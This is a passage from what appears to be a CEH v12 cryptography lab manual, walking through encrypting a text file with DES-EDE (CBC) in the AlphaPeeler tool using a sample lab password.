
Module 20 – Cryptography

8. In the **DES crypto** pop-up; click the ellipsis icon under the **Cipher text file** option.
9. The **Open** window appears; select the save location (here, **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**) and name the file as **Confidential.txt**; then, click **Open**.




10. In the **DES crypto** pop-up; insert the password into the **Pass phrase** field and click **DES-EDE (CBC)** button under **Encrypt** option to encrypt the text file.

Note: Here, the password provided is **test@123**.




Module 20 – Cryptography

11. A new file **Confidential.txt** appears at location **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**, as shown in the screenshot.



12. Double-click **Confidential.txt** to open, and you can observe that the file's content is encrypted.

Note: Here, the encrypted file is shared through shared network drive **E:\CEH-Tools\CEHv12 Module 20 Cryptography** and the key to open the encrypted data was sent to you via an email. Using this, you can decrypt the encrypted data and view the data in plain-text.

